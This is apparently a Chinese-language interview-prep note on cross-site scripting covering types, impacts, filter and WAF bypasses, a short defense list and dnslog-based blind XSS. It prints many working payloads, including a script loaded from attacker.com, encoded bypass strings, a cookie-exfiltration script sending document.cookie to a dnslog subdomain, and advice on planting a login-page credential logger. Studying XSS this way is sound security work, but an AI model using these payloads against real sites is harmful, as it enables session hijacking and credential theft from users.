# XSS漏洞

## 1、XSS漏洞的原理（重点）

XSS全称（Cross Site Scripting）跨站脚本攻击,XSS属于客户端攻击，受害者最终是用户，但特别要注意的是网站管理人员也属于用户之一。在网页中嵌入客户端恶意脚本代码，最常用的攻击代码是javascript 语言，但也会使用其它的脚本语言。

## 2、如何验证存在XSS漏洞？（重点）

（1）手动验证（配合burpsuite、hackbar等工具）

第一步，寻找用户可控的参数（输入点）

第二步，测试特殊符号，单引号、双引号、尖括号等是否被过滤或处理

第三步，根据第二步测试结果进行操作，如过滤了事件类型的关键字，构造新的script标签去形成新的js环境，或者针对一些其它防护进行绕过

（2）工具探测

使用漏扫工具：AWVS、x-ray等漏洞扫描工具。

## XSS有哪几种类型？（重点）

反射型XSS，储存性XSS，DOM型XSS

XSS的攻击方法主要分为三类，分别是反射型XSS，存储型XSS和基于的DOM的XSS。

（1）反射型XSS

攻击者将恶意脚本插入到浏览器的网页中，当用户访问该网页时，恶意脚本被服务器返回，并被浏览器执行，从而实现XSS攻击。

<script>alert(1);</script>

<script>alert("XSS");</script>

（2）存储型XSS

攻击者将恶意脚本存储在网站的数据库中，当用户访问被攻击的页面时，服务器从数据库中读取该恶意脚本并将其发送给用户浏览器执行，从而实现攻击。

<script src="http://attacker.com/hack.js"></script>

（3）DOM型XSS

DOM型XSS和反射型XSS类似，最大的区别就是它不经过服务器，仅仅是通过网页本身的JavaScript进行渲染触发的，只会加载一次。

<script> window.location= "http://hacker.com" </script>

<script>location.href= "http://hacker.com"</script>

<img src= "#"  onerror= alert(document.cookie)>

## XSS可以产生哪些危害（能干什么）？

劫持用户COOKIE， 框架钓鱼，挂马，键盘记录

（1）盗取各类用户帐号,如机器登录帐号、用户网银帐号、各类管理员帐号或Cookie，攻击者可以冒充管理员的身份登录后台，获取恶意操纵后台数据的能力，包括读取、更改、添加、删除一些信息。

（2）劫持用户(浏览器)会话，从而执行任意操作，例如进行非法转账、强制发表日志、发送电子邮件等；

（3）发送广告或者垃圾信息。攻击者可以利用XSS漏洞植入广告，或者发送垃圾信息，严重影响到用户的正常使用。

（4）网页挂马，进行恶意操作，例如任意篡改页面信息、删除文章等；

（5）控制受害者机器向其它网站发起攻击；

（6）传播跨站脚本蠕虫等。

## 5、在有shell的情况下，如何使用 XSS 实现对目标站的长久控制？

后台登录处加一段记录登录账号密码的js，并且判断是否登录成功，如果登录成功，就把账号密码记录到一个生僻的路径的文件中或者直接发到自己的网站文件中。(此方法适合有价值并且需要深入控制权限的网络)。在登录后才可以访问的文件中插入XSS脚本。

## 6、XSS 平台用过吗？

用过，百度直接XSS平台，遍地都是。beef也是xss平台。

## 7、XSS 弹窗函数及常见的 XSS 绕过策略（重点）

(1)alert,confirm,prompt 三种函数

(2)绕过策略：

1.关键字过滤

大小写绕过

<sCRiPt>alert(1);</sCrIpT>  
​<ImG sRc=x onerRor=alert(1);>  
​双写绕过

有些waf可能会只替换一次且是替换为空，这种情况下我们可以考虑双写关键字绕过  
​<scrscriptipt>alert(1);</scrscriptipt>  
<imimgg srsrcc=x onerror=alert(1);>

2.字符串拼接绕过

利用eval()函数  
​ 与PHP的eval()函数相同，JavaScript的eval()函数也可以计算 JavaScript 字符串，并把它作为脚本代码来执行。  
​<img src="x" onerror="a='aler';b='t';c='(1)';eval(a+b+c)">  
<img src="x" onerror="a=`aler`;b=`t`;c='(`XSS`);';eval(a+b+c)">  
// 在js中，我们可以用反引号代替单双引号

3.编码绕过

Unicode编码绕过

<img src="x" onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#34;&#120;&#115;&#115;&#34;&#41;&#59;">

javasc&#x72;&#x69;pt:alert(/XSS/)     (编码了r和i)

<img src="x" onerror="eval('\u0061\u006c\u0065\u0072\u0074\u0028\u0022\u0078\u0073\u0073\u0022\u0029\u003b')">

url编码绕过

<img src="x" onerror="eval(unescape('%61%6c%65%72%74%28%22%78%73%73%22%29%3b'))">

<iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>  
Ascii码绕过  
<img src="x" onerror="eval(String.fromCharCode(97,108,101,114,116,40,34,120,115,115,34,41,59))">

hex绕过

<img src=x onerror=eval('\x61\x6c\x65\x72\x74\x28\x27\x78\x73\x73\x27\x29')>

base64绕过

<img src="x" onerror="eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHA6Ly93d3cuYmFpZHUuY29tJw=='))">

<iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=">

4.过滤url地址

使用url编码  
<img src="x" onerror=document.location=`http://%77%77%77%2e%62%61%69%64%75%2e%63%6f%6d/`>

javasc&#x72;&#x69;pt:alert('XSShttp://')  
使用IP  
1.十进制IP  
<img src="x" onerror=document.location=`http://2130706433/`>  
2.八进制IP  
<img src="x" onerror=document.location=`http://0177.0.0.01/`>  
3.hex  
<img src="x" onerror=document.location=`http://0x7f.0x0.0x0.0x1/`>  
4.html标签中用//可以代替http://  
<img src="x" onerror=document.location=`//www.baidu.com`>

5.单引号闭合+htmlspecialchars函数绕过

'onmouseover='alert(/XSS/)

6.JavaScript伪协议

"><a href=javascript:alert(/XSS/)>                 o\_n和<scr\_ipt>过滤

## 8、怎么防御XSS？

（1）对任何用户提交的任何数据都要经过编码或者转译。

（2）配置黑白名单，限制用户输入。

（3）配置waf

## 9、知道dnslog吗，XSS如何利用dnslog平台进行攻击。（重点）

我们都知道DNS就是将域名解析为ip，用户在浏览器上输入一个域名A.com，就要靠DNS服务器将A.com解析到它的真实ip127.0.0.1，这样就可以访问127.0.0.1服务器上的相应服务。


DNSlog就是存储在DNS服务器上的域名信息，它记录着用户对域名www.baidu.com等的访问信息，类似日志文件。

XSS攻击可以使用dnslog平台进行XSS盲注，以及外带数据。

我们将XSS的攻击代码拼接到dnslog网址的高级域名上，就可以在用户访问的时候，让触发者浏览器访问预设至的链接地址，如果盲打成功，会在平台上收到如下的链接访问记录，同时也可以将他的信息带出来。

XSS盲注例子：

<img src=http:// 2wzi32.dnslog.cn>



XSS外带数据例子：


<script type="text/javascript">

var arr=document.cookie.split(/[;=]/);

var url = "http://"+arr[1]+".5wlni2.dnslog.cn/xxx.png";

document.write('<img src="'+url+'" />');

</script>



## **10、你能说说浏览器上有哪几种不同的弹窗吗？各个弹窗所使用的函数是什么？**

有三种，分别是alert() 、prompt() 、confim()